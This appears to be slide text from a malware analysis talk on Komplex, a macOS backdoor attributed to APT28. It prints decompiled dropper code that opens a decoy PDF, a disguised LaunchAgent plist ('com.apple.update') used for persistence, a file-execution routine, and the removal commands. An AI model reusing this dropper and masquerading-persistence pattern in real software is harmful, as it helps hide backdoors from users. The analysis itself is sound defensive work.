
~/Library/Firefox/Profiles/profiled

KOMPLEX

backdoor, associated with .ru (APT28)

 Komplex		
	found on	september 2016
	found by	paloalto networks
	infection	emails
	features	basic backdoor
	disinfection	remove launch agent

KOMPLEX infection vector



```
int _main(int arg0, int arg1){  
  
    var_38 = [NSSearchPathForDirectoriesInDomains(0xf, 0x1, 0x1) objectAtIndex:0x0];  
    var_48 = [NSString stringWithFormat:@"SetFile -a E %@/roskosmos_2015-2025.pdf", var_38];  
    var_50 = [NSString stringWithFormat:@"rm -rf %@/roskosmos_2015-2025.app", var_38];  
    var_58 = [NSString stringWithFormat:@"open -a Preview.app %@/roskosmos_2015-2025.pdf", var_38];  
  
    system([var_50 UTF8String]);  
    system([var_48 UTF8String]);  
    system([var_58 UTF8String]);  
}
```



"The person who receives the email may think they are opening a PDF file with future plans for the Russian aerospace program, but in fact, it is a Trojan that will install files on the system" -intego


KOMPLEX persistence


 launch agent (~/.Library/LaunchAgents)

 plist
› com.apple.update.plist

```
$ cat ~/.Library/LaunchAgents/com.apple.update.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.apple.update</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/Shared/.local/kextd</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  ...

```

 binary
› kextd



KOMPLEX features/goals

```
$ nm Komplex | c++filt -p -i | grep File
0000000100001e60 T FileExplorer::executeFile(char const*, unsigned long)
0000000100001b90 T FileExplorer::getFileName()
0000000100001b70 T FileExplorer::setFileName(char*)
0000000100001bd0 T FileExplorer::executeShellCommand()
```

'File Explorer' methods

```
int FileExplorer::executeFile(int * arg0, long arg1){


    sprintf(var_28, "%s%s%s", "mkdir -p ", *(var_58 + 0x18), " &> /dev/null");
    system(var_28);

    sprintf(var_40, "chmod 755 %s/%s &> /dev/null", *(var_58 + 0x18), FileExplorer::getFileName());
    system(var_40);

    var_48 = [[NSTask alloc] init];
    [var_48 setLaunchPath:var_38];
    [var_48 launch];
}
```

executeFile() decompilation

*code overlap w/ os x backdoor (2015)



KOMPLEX disinfection



kextd
(/Users/Shared/.local/kextd)



✗ /Users/Shared/.local/kextd

✗ ~/Library/LaunchAgents/com.apple.update.plist


```
$ launchctl unload ~/Library/LaunchAgents/com.apple.update.plist
```

```
$ rm ~/Library/LaunchAgents/com.apple.update.plist
```

```
$ rm /Users/Shared/.local/kextd
```


Komplex cleanup

generic detections?



Traditional Anti-Virus has (well-known) limitations

